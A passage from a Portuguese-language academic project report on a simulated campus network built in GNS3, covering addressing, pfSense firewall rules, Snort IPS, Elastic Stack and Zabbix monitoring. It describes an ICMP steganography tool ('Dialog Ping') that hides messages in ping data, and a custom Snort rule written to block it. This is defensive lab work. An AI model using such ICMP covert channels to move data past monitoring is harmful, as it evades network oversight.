- Computador e Sistema Operacional 1: Intel i7, 32GB RAM, 120 SSD, 1TB HD, Windows 10 Professional Edition;
- Ambiente de virtualização VMware Workstation 16.1.2 Player;
- Ambiente de virtualização VirtualBox 6.1;
- Máquina Virtual hospedada no VirtualBox: Ubuntu 22.04.1 LTS;
- Máquina Virtual hospedada no VirtualBox: - Linux Mint 21.1, Vera;
- Software de projeto e simulação de Redes de Comunicação GNS3 2.2.37;
- Dispositivos no ambiente de simulação de Redes de Comunicação GNS3 2.2.37;
- Firewall pfSense-CE-2.6.1-amd64 (QEMU);
- IDS/IPS Snort;
- Analisador de protocolo de rede Wireshark 4.0.3
- Software de monitoramento da rede Zabbix 6.2;
- Pilha de coleta e análise de dados Elastic Stack 8.6.1;
- Servidor com Elastic Agent;
- Servidor Elastic Stack;
- Servidor Fleet Server;
- WebServer Apache 2;
- SFTPServer;
- VM Roteador VyOS 1.3 (QEMU);
- Switch EXOS VM 31.7 (QEMU);
- Webterm (GNS3/Docker); e
- Kali Linux - Imagem de ambiente virtual (.ova)instalada no VirutalBox, disponível em [\[100\]](#);

4. PROCEDIMENTOS EXPERIMENTAIS

4.1 APRESENTAÇÃO DA TOPOLOGIA

A figura 26 apresenta a topologia de rede resultante da implementação dos elementos propostos no projeto final. Para o endereçamento IPv4 foi utilizada a técnica de endereçamento com máscara de tamanho variável (VLSM), de modo possibilitar um maior aproveitamento na distribuição endereços IP.

A Tabela 1 apresenta os endereços das sub-redes utilizadas para a implementação do projeto. A distribuição de endereços estão separados nas seguintes áreas:

i) Rede de Conectividade, redes que estão ligadas à interface WAN do *firewall* pfSense, e é responsável por fazer a interconexão entre o ambiente externo e o NSOC. Nesse ambiente que se encontram os provedores de internet, os ISP's (*Internet Service Providers*).

ii) Rede Local (LAN), composta pelas redes conectadas às interfaces internas e opostas à WAN, são elas: DC, DMZ, GERÊNCIA, CAMPUS-A e CAMPUS-B.

Tabela 1 - Enderecamento IPv4 das sub-redes do projeto.

Sub-rede	Endereço de rede	Endereços Permitidos	Broadcast
#0	192.168.122.0/24	192.168.122.1-192.168.122.254	192.168.122.255
#1	192.168.177.0/24	192.168.177.1-192.168.177.254	192.168.177.255
#2	192.168.137.0/24	192.168.137.1-192.168.137.254	192.168.137.255
#3	172.16.4.0/30	172.16.4.1-172.16.4.2	172.16.4.3
#4	172.16.4.4/30	172.16.4.5-172.16.4.6	172.16.4.7
#5	172.16.4.8/30	172.16.4.9-172.16.4.10	172.16.4.11
#6	172.16.4.16/29	172.16.4.17-172.16.4.22	172.16.4.23
#7	192.168.4.0/28	192.168.4.1-192.168.4.14	192.168.4.15
#8	192.168.10.0/28	192.168.10.1-192.168.10.14	192.168.10.15
#9	192.168.20.0/28	192.168.20.1-192.168.20.14	192.168.20.15
#10	192.168.30.0/28	192.168.30.1-192.168.30.14	192.168.30.15
#11	192.168.40.0/24	192.168.40.1-192.168.40.254	192.168.40.255
#12	192.168.50.0/24	192.168.50.1-192.168.50.254	192.168.50.255

As redes #1, #2 e #3 possuem prefixo de sub-rede /24 por serem geradas automaticamente quanto uma rede NAT ou Cloud é criada dentro do GUI.

As redes #3, #4 e #5 permite a interligação de apenas dois hosts, o que é uma boa prática quando se trata da interligação de dois roteadores ponto-a-ponto.

A rede #6 possibilita a interligação de 6 dispositivos de rede em seu domínio, sendo que para a implementação do projeto apenas 4 foram usados para prover a interligação das interfaces de rede WAN dos firewalls pfSense com o roteador RT-GW. Como, por questão técnica não é possível selecionar um prefixo de rede que disponibilize apenas 4 endereços utilizáveis, o prefixo com menor desperdício de endereços escolhido para essa rede, foi o /29.

A escolha dos prefixos das redes #7, #8, #9 e #10 levou em consideração a quantidade de itens a serem implantados nas respectivas redes lógicas: Default, VLAN DC, VLAN DMZ, VLAN de Gerência. Considerando os prefixos de rede /28, cada rede terá disponível 14 endereços atribuíveis a hosts. O que permite uma possível implementação futura de serviços adicionais dentro das redes supracitadas.

E por fim, as redes #11 e #12 com prefixo /24, possibilita a interligação de 254 dispositivos na rede, algo que é razoável para um campus universitário pequeno, sendo que é possível a extensão desse endereçamento, caso seja necessário futuramente, diminuindo-se o valor do prefixo até o valor mínimo /17, pois a regra NAT do *firewall* possui prefixo /16.




Figura 26. Topologia de Rede do Projeto Final - Apêndice XI.

4.1.1 JUSTIFICATIVA PARA A ESCOLHA DOS DISPOSITIVOS DE REDE

4.1.2 ROTEADORES

O roteador escolhido para simular a implementação de um *Internet Service Provider* (ISP) foi o VyOS, visto que fornece suporte aos protocolos OSPF, SSH, SNMP, função NAT e demais funcionalidades necessárias para realização do projeto. A instalação do VyOS no GNS3 e suas configurações estão disponíveis no Apêndice II.

4.1.2 SWITCHES

O *Switch* escolhido para interligação dos componentes pertencentes à rede local, foi o Switch EXOS VM, da *Extreme Networks* [101], que está disponível para download como *appliance* do GNS3 em [102]. O EXOS VM possui

compatibilidade com diversos protocolos de rede, dentre eles se destacam: o 802.1Q, que possibilita a atribuição de VLAN identificadas por uma Tag ID e o SNMP, utilizado no gerenciamento de dispositivos de rede.

Nesse contexto a rede local está segmentada logicamente em seis VLANs, cujos identificadores lógicos são:

- i)VLAN Default (tag = 1);
- ii) VLAN DC (tag= 10);
- iii) VLAN DMZ (tag = 20);
- iv) VLAN Gerência (tag = 30);
- v) VLAN Campus-A (tag=40); e
- vi) VLAN Campus-B (tag=50).

Adicionalmente, seguindo as boas práticas, o último endereço permitido para as redes #6, #7, #8, #9, #10, #11 e #12 foi selecionada para atribuição dos *gateways* de suas respectivas redes.

A instalação e configuração dos Switches EXOS VM estão disponíveis no Apêndice IV.

4.2 INSTALAÇÃO DO FIREWALL PFSENSE E DO IDS/IPS SNORT

Foi proposto no projeto final a implementação do firewall pfSense em conjunto com o Sensor IDS/IPS SNORT. Toda a instalação e configuração das duas ferramentas em conjunto estão descritas no Apêndice III.

Visando proporcionar uma maior disponibilidade dos serviços do *firewall* a função *high availability* foi habilitada. Nesse modo de operação, um *firewall* é eleito como principal (*master*) e o outro como reserva (*backup*). Exetuando-se algumas configurações, todas as regras criadas no *firewall master* é imediatamente replicada ao *firewall backup*, de modo que ao surgir uma indisponibilidade no caminho principal, imediatamente o *firewall* reserva entra em ação e aplica as mesmas contidas no *master*.

Outro ponto relevante a ser observado é que, quando a função *high availability* está habilitada, é necessário a atribuição de um endereço IP que seja comum às interfaces paralelas, visando criar uma camada de abstração para os dispositivos, pois estes não precisam saber qual *firewall* está em operação, necessitando somente enviar o tráfego para o *pool* de servidores. Nesse sentido, foi criado um IP virtual para cada uma das interfaces paralelas correspondente. Por exemplo, o IP virtual das interfaces WAN dos dois *firewalls* é o 172.16.4.20, sendo que cada *firewall* possui um endereço particular apenas para possibilitar a gerência individual destes. Na figura 6, os endereços 172.16.4.17, e 172.16.4.18 são pertencentes às interfaces WANs do *firewall* FW-A e do *firewall* FW-B, respectivamente.



4.2.1 SERVIÇOS DISPONIBILIZADOS NAS VLANs DO DATA CENTER E DA DMZ

Uma das finalidades de um *firewall* numa instituição é a proteção de seus ativos contra alterações, ataques ou negação dos serviços disponibilizados pelos mesmos. Nesse sentido, ao se iniciar a proteção cibernética numa instituição é recomendável o levantamos dos ativos a serem protegidos. No contexto do projeto os ativos principais a serem resguardados de ataques são os serviços disponibilizados nas VLANs DATACENTER e DMZ, os quais estão descritos na Tabela 2.

Tabela 2: Principais Ativos internos ao NSOC

Serviço	Localização/Zona
Servidor Web (HTTP e HTTPS)	DMZ
Servidor SFTP e FTP	
Fleet Server (Servidor de logs)	
Servidor Elastic Stack	DC
Servidor Zabbix	
Servidor LDAP	

4.2.2 REGRAS DE NEGÓCIO

A fim de elaborar as regras a serem aplicadas aos *firewall*, as regras de negócio contidas na figura Tabela 3 foram estabelecidas, de modo a possibilitar a disponibilização dos serviços de maneira segura. As regras do *firewall* poderem ser mais restritivas que as regras de negócio, todavia a aplicação de regras menos restritivas poderá comprometer a segurança da organização.

Tabela 3 - Regras de Negócio Base das Regras de *Firewall*

Interfaces	Rede de Origem	Destino	Descrição
WAN	Qualquer	WAN	Bloqueado
	Backbone	DC Servidor Zabbix	SNMP/UDP (162)
	WAN	Internet	Qualquer destino
Campus A	Campus A	Qualquer	ICMP (ping)
	Campus A	Internet e DMZ	HTTP, TCP (80,443)
	Campus A	Firewall	NTP UDP (123)
	DC	Qualquer	DNS/UDP (53)
	Campus B	Qualquer	ICMP (ping)
	Campus B	Internet e DMZ	HTTP, TCP (80,443)

Campus B	Campus B	Firewall	NTP UDP (123)
	DC	Qualquer	DNS/UDP (53)
Gerência	Gerência	Qualquer	IPv4 todos
Data Center	DC	Qualquer	ICMP (ping)
	DC	Qualquer	HTTP, TCP (80,443)
	DC	Firewall	NTP UDP (123)
	DC	Qualquer	DNS/UDP (53)
	DC	Qualquer	SNMP/UDP 161
	DC	Agente Zabbix	TCP 10050
	DC	Servidor ELK	Elastic Agent (TCP 9200)
DMZ	FW-A e FW-B	Servidor Log	UDP (9001)
	DC	Qualquer	ICMP (ping)
	DC	Todos, exceto DC	HTTP, TCP (80,443)
	DC	Firewall	NTP UDP (123)
	DC	Qualquer	DNS/UDP (53)

4.2.3 IMPLEMENTAÇÃO DA REGRAS DE NEGÓCIO NO FIREWALL PFSENSE.

As regras dos *firewalls* foram criadas para atender às regras de negócio estabelecidas na Tabela 3.

O pfSense adota a metodologia de filtragem de pacotes entrantes nas interfaces (*inbound*) [103], isso significa que o tráfego originado em um *host* diretamente conectado à interface LAN, será filtrado pelas regras desta interface. Nesse modo de operação, o tráfego de resposta (*outbound*) é automaticamente permitido. Esse modo de operação, também, é o padrão da *Interface Group Rules*, o qual aplica as regras de filtragem de pacotes entrantes (*inbound* somente) a um grupo de interfaces simultaneamente.

Entretanto, as regras contidas na *Floating Rules* conseguem filtrar o tráfego de entrada (*inbound*), de saída (*outbound*) ou ambos, para mais de uma interface concomitantemente [104].

Para gerenciar essas três classes de regras, o pfSense atribui a seguinte ordem de processamento:

- 1º Floating Rules
- 2º Interface Group Rules
- 3º Rules on the interface directly



Outrossim, o pfSense permite a criação de *Aliases* [105] que funcional como um facilitador na criação das regras. Nesse sentido a figura 27 ilustra as *Aliases* criadas no projeto.

Name	Values	Description	Actions
Backbone	172.16.4.0, 172.16.4.1, 172.16.4.2, 172.16.4.3, 172.16.4.4, 172.16.4.5, 172.16.4.6, 172.16.4.7, 172.16.4.8, 172.16.4.9..	Routers of Backbone	
DC_Servers	192.168.10.9, 192.168.10.11	Zabbix and Elastic Stack Server	
DMZ_Servers	192.168.20.11	Web, FTP and Fleet Server	
ElasticStackFleetPorts	9200	Firewall log collection	
ElasticStackGUIPorts	5601, 9200, 443	GUI ports	
ElasticStackServer	192.168.10.11	Elastic Stack Server	
HttpServices	80, 443	Web ports	
Intranet	192.168.40.0/24, 192.168.50.0/24	CAMPUS A AND CAMPUS B	
ManagementAccess	192.168.30.0/28	Host that may manage this firewall	
ManagementPorts	22, 443	Ports for firewall management	
SyslogfromFirewallsPort	9001	Firewall log collection	
Zabbix	192.168.10.9	Zabbix Server	

Figura 27.

Aliases Criadas para facilitar a criação das regras de filtragem

Seguindo a orientação contida na documentação oficial da Netgate [106], o primeiro conjunto de regras criado foi para evitar o auto-bloqueio (*Anti-lockout Rule*) durante o gerenciamento dos firewalls. A Figura 28 detalha essas regras.

RULES-VLAN-30-GERÊNCIA		ManagementAccess		This Firewall		ManagementPorts		none		Allow Management hosts to Management Ports	
	✓ 0 /4.13	GERÊNCIA	IPv4+6	TCP	*	*	*	*	*		
	✓ 14 /108.83	GERÊNCIA	IPv4+6	TCP	*	*	*	*	*		
	✓ 0 /420 B	GROUP_CAMPUS_AB, WAN, DATACENTER, DMZ, GERÊNCIA, CAMPUSA, CAMPUSB	IPv4+6	TCP	*	*	This Firewall	*	none		

Figura 28.

Anti-lockout Rule.

As figuras 29 mostra as regras primárias, implementadas na tabela *Floating Rules*.

States	Interfaces	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
RULES-GENERIC											
	✓ 0 /435	GROUP_CAMPUS_AB, WAN, DATACENTER, DMZ, GERÊNCIA, CAMPUSA, CAMPUSB	IPv4	ICMP	*	*	*	*	*	Allow ICMP ping Any to Any	
	✓ 0 /16	GROUP_CAMPUS_AB, WAN, DATACENTER, DMZ, GERÊNCIA, CAMPUSA, CAMPUSB	IPv4	UDP	*	*	This Firewall	123 (NTP)	*	Allow NTP Service	
	✓ 12 /587	GROUP_CAMPUS_AB, WAN, DATACENTER, DMZ, GERÊNCIA, CAMPUSA, CAMPUSB	IPv4	UDP	*	*	*	53 (DNS)	*	Allow DNS Service	

Figura 29.

Regras primárias da tabela Floating Rules

A figura 30 apresentam a regras da tabela *Interface Group Rules* que são aplicadas às VLANs CAMPUS-A e CAMPUS-B.

Rules (Drag to Change Order)											
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions	
	✓ 1 /44 KB	IPV4 TCP	Intranet	*	*	HttpServices	*	none	Allow HTTP and HTTPS		
	✓ 0 /0 B	IPV4 *	*	*	Intranet	*	*	none	Block External Connections		
	✗ 0 /0 B	IPV4 *	Intranet	*	DATACENTER net	*	*	none	Block connection with DC zone		

Figura 30.

Regras da tabela Interface Group Rules

As figuras 31, 32 e 33 apresentam as regras contidas nas demais VLAN do projeto final.

Floating	GROUP_CAMPUS_AB	WAN	SYNC	DATACENTER	DMZ	GERÊNCIA	CAMPUSA	CAMPUSB		
Rules (Drag to Change Order)										
	✓ 0 /1 KB	IPV4 UDP	Backbone	*	Zabbix	162 (SNMP-Trap)	*	none	Allow SNMP Trap Message	
	✓ 0 /42 KB	IPV4 TCP	*	*	DMZ_Servers	HttpServices	*	none	Allow Access External to DMZ Services	
	✓ 0 /699 KB	IPV4 TCP	*	*	DMZ net	22 (SSH)	*	none	Allow SFTP connection	

Figura 31.

Regras da tabela Interface WAN

Floating	GROUP_CAMPUS_AB	WAN	SYNC	DATACENTER	DMZ	GERÊNCIA	CAMPUSA	CAMPUSB		
Rules (Drag to Change Order)										
	✓ 2 /1.13 MB	IPV4 UDP	DATACENTER net	*	*	161 (SNMP)	*	none	Allow SNMP Request Message	
	✓ 2 /4 KB	IPV4 TCP	DATACENTER net	*	*	10050	*	none	Zabbix Agent	
	✗ 0 /0 B	IPV4 *	DATACENTER net	*	Intranet	*	*	none	Block Intranet Connection	
	✓ 0 /29 MB	IPV4 TCP	DATACENTER net	*	*	HttpServices	*	none	Allow HTTP and HTTPS	

Figura 32.

Regras da tabela Interface DATACENTER

Floating	GROUP_CAMPUS_AB	WAN	SYNC	DATACENTER	DMZ	GERÊNCIA	CAMPUSA	CAMPUSB		
Rules (Drag to Change Order)										
	✓ 72 /1.13 MB	IPV4 UDP	DATACENTER net	*	*	161 (SNMP)	*	none	Allow SNMP Request Message	
	✓ 2 /4 KB	IPV4 TCP	DATACENTER net	*	*	10050	*	none	Zabbix Agent	
	✗ 0 /0 B	IPV4 *	DATACENTER net	*	Intranet	*	*	none	Block Intranet Connection	
	✓ 0 /29 MB	IPV4 TCP	DATACENTER net	*	*	HttpServices	*	none	Allow HTTP and HTTPS	

Figura 33.

Regras da tabela Interface DMZ

4.2.3 AJUSTES DE CONFIGURAÇÃO DO IDS/IPS SNORT

Seguindo o roteiro do projeto final, para complementar a segurança do NSOC foi implementado o IDS/IPS SNORT, em conjunto com os firewalls, pois o firewall pfSense não impede todos os tipos de ataques, uma vez que se baseia em verificação de origem e destinos dos pacotes que trafegam por ele. Firewalls de última geração, como o Palo Alto, possuem mecanismos com funções IDS/IPS nativamente [107].

A função de bloqueio (modo IPS) de tráfegos identificados como maliciosos foi ativado em todas as interfaces, excetuando-se a da VLAN de gerência, as configurações estão ilustradas na figura 34.

Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
WAN (em0)	✓	AC-BNFA	LEGACY MODE	WAN	
DATACENTER (em2.10)	✓	AC-BNFA	LEGACY MODE	DC	
DMZ (em2.20)	✓	AC-BNFA	LEGACY MODE	DMZ	
GERÊNCIA (em2.30)	✓	AC-BNFA	DISABLED	GERÊNCIA	
CAMPUSA (em2.40)	✓	AC-BNFA	LEGACY MODE	CAMPUSA	
CAMPUSB (em2.50)	✓	AC-BNFA	LEGACY MODE	CAMPUSB	

Figura 34.

Habilitação da função IPS nas interfaces dos Firewalls

Para evitar o bloqueio de serviços essenciais contidos internamente no NSOC foi criada a *Pass List*



“TRUSTED_HOSTS” é adicionada a todas as interfaces com o modo de bloqueio IPS ativado. A figura 35 mostra a lista de hosts e redes a serem considerados confiáveis pelo SNORT.

The screenshot shows the 'General Information' section where 'Name' is set to 'TRUSTED_HOSTS' and 'Description' is 'TRUSTED DEVICES END NETWORK'. In the 'Auto-Generated IP Addresses' section, several checkboxes are checked: 'Local Networks', 'WAN Gateways', 'WAN DNS Servers', 'Virtual IP Addresses', and 'VPN Addresses'. The 'Custom IP Addresses and Configured Firewall Aliases' section lists several IP addresses (192.168.30.0/28, 192.168.10.9/28, 192.168.10.10/28, 192.168.10.11/28, 192.168.20.11/28) each with a delete button.

Figura 35. TRUSTED_HOSTS, lista de hosts e redes confiáveis

A figura 36 mostra a configuração da lista com os *hosts* e redes confiáveis adicionados como exerções nas configurações das interfaces: WAN, DATACENTER, DMZ, CAMPUSA E CAMPUSB.

Uma implementação adicional foi elaborada, para bloquear o tráfego de mensagens ICMP que possuam o campo Data com tamanho alterado, essa implementação é uma resposta à evasão de segurança proporcionada pela implementação da solução Dialog PING, que está descrita na Seção 4.4. A Figura 37 mostra a implementação da regra personalizada no SNORT. Essa regra está detalhada no Passo 12 do Apêndice III.

The screenshot shows the 'Choose the Networks Snort Should Inspect and Whitelist' section. It includes fields for 'Home Net' (set to 'TRUSTED_HOSTS'), 'External Net' (set to 'default'), and 'Pass List' (set to 'TRUSTED_HOSTS'). Below these, there is a note about Legacy Mode.

Figura 36. Configuração da Pass List nas interfaces WAN, DATACENTER, DC, CAMPUSA e CAMPUSB

The screenshot shows the 'Defined Custom Rules' section with a single rule: `drop icmp any any -> any any \ (msg:" ICMP PACKAGE WITH LARGE SIZE"; \ dsize>64; \ ClassType:policy-violation ; \ Sid: 1000002;)`.

Figura 37. Regra de bloqueio de mensagens ICMP com campo Data alterado.

4.2.4 VISUALIZAÇÃO DOS GRÁFICOS DO PFSENSE NO ELASTIC STACK.

O roteiro do projeto final propõe a implementação da pilha ELK para o monitoramento de logs dos dispositivos. Diante do desafio, os *firewalls* pfSense foram configurados para enviar seus logs ao servidor localizado na DMZ, o *Fleet Server*, por meio do protocolo *Syslog* configurado para envio na porta 9001. No que lhe concerne, o *Fleet Server* consegue capturar os logs de diversos dispositivos e enviá-los de maneira segura, por meio da Transport Layer Secure (TLS), ao servidor Elastic Stack (novo nome dado à pilha ELK).

As configurações do Elastic Stack encontram-se disponíveis no Apêndice X. A seguir, as figuras 38, 39 e 40 apresentam os principais gráficos disponíveis para análise dos logs oriundos dos *firewalls* pfSense.




Figura 38. Número de conexões liberadas e os principais destinos.




Figura 39. Eventos registrados pelos firewalls.




Figura 40. Análise dos principais pacotes que passaram pelos firewalls.



4.3 IMPLEMENTAÇÃO DA SOLUÇÃO DIALOG

Complementarmente aos desafios do projeto, a aplicação Dialog foi criada para gerenciar as configurações básicas das máquinas virtuais. Suas funcionalidades permitem a configuração de rede da máquina virtual, bem como possibilita a configuração e gerenciamento dos pacotes: *apache*, *mysql* e *firewall iptables* quando instalados com o Dialog. A configuração e instalação da aplicação Dialog está detalhada no Apêndice VI.




Figura 41. Solução Dialog para gerenciamento das máquinas virtuais.

4.4 IMPLEMENTAÇÃO DA SOLUÇÃO DIALOG PING

O roteiro de implementação, contido no projeto final sugere a implementação de uma solução utilizando a linguagem de programação baseada em *Python* em conjunto com a biblioteca Dialog (*Shell Script*).

O objetivo dessa aplicação é a implementação de um mecanismo de esteganografia e criptografia. A esteganografia, conforme Petri [108] [109] “é a arte de esconder mensagens e informações por meio de métodos, tendo como objetivo a comunicação em segredo”. Já a criptografia consiste no envio de mensagens codificadas de modo que somente o destinatário e o remetente consigam compreender a mensagem.

Para prover essas funcionalidades a solução Dialog Ping implementa o envio de mensagens ICMP com o campo Dados populado pela mensagem a ser enviada. Essa mensagem pode ser criptografada ou em claro, dependendo do modo de envio escolhido pelo usuário. A figura 28 mostra as opções de envio de mensagens ICMP.

Outra solução que implementam os mecanismos de esteganografia e criptografia por meio de envio de mensagens ICMP, também encontra-se disponível na linguagem *Python*, e

pode ser instalada via terminal. Essa solução foi elaborada por Renato Almeida, e está disponível para instalação conforme descrito em sua documentação oficial [110].




Figura 42. Solução Dialog Ping.

Para bloquear mensagens ICMP com o campo Data alterado, uma regra foi adicionada ao IDS/IPS SNORT. Essa regra está descrita no Passo 12 do Apêndice III.

4.5 IMPLEMENTAÇÃO DO SERVIDOR WEB APACHE E DO SERVIDOR DE ARQUIVOS SFTP

Para implementação dos serviços contidos na DMZ foi escolhido o servidor Ubuntu 22.04.1 LTS, cujas configurações-base estão descritas no Apêndice V.

De modo a economizar recursos de máquina, para execução de projetos, o servidor Web (HTTP e HTTPS) foi instalado em conjunto com o servidor de arquivos SFTP, cujas implementações estão detalhadas no Apêndice VIII.

4.6 CONFIGURAÇÃO DO SERVIDOR ZABBIX

O projeto final demanda a instalação e configuração de um servidor Zabbix com a finalidade de gerenciar os dispositivos de rede da infraestrutura implantada. O gerenciamento dos dispositivos é implantado por intermédio do protocolo SNMPv3 e por meio do Agente Zabbix instalados nas máquinas virtuais clientes.

A configuração do servidor Zabbix está detalhada no Apêndice IX, bem como o processo de criação do mapa da topologia.

O gerenciamento com a ferramenta Zabbix é possível devido à capacidade desta ferramenta de coletar informações relevantes sobre os diversos tipos de dispositivos da rede, por meio dos protocolos SNMP, ICMP ou por meio de agentes Zabbix previamente instalado e configurado nos *hosts* monitorados. A figura 43 apresenta o mapa da topologia proposta no projeto.



4.6.1 MAPA DA TOPOLOGIA MONITORADA




Figura 43. Mapa da topologia monitorada.

4.6.2 VISUALIZAÇÃO DOS PRINCIPAIS GRÁFICOS DE DESEMPENHO DOS ATIVOS

Uma vez configurado o monitoramento dos hosts, a ferramenta Zabbix possibilita a visualização dos gráficos de desempenho dos ativos, o que pode ser obtido a partir da aba “Monitoring”, item “hosts”, coluna “Graphs”.

Observa-se que o número de gráficos disponíveis está relacionado aos *templates* de monitoramento atribuídos aos *hosts* durante sua inclusão no Zabbix. Os figuras a seguir, destacam os principais gráficos relacionados à topologia implementada no projeto final. Vale ressaltar que o host 192.168.20.11 possui as seguintes ferramentas instaladas em conjunto: Servidor Web Apache2, Servidor SFTP, Servidor Fleet Server e o Elastic Agent. A escolha da instalação destes serviços, em conjunto, motivou-se da necessidade de poupar recursos computacionais do computador hospedeiro da aplicação.

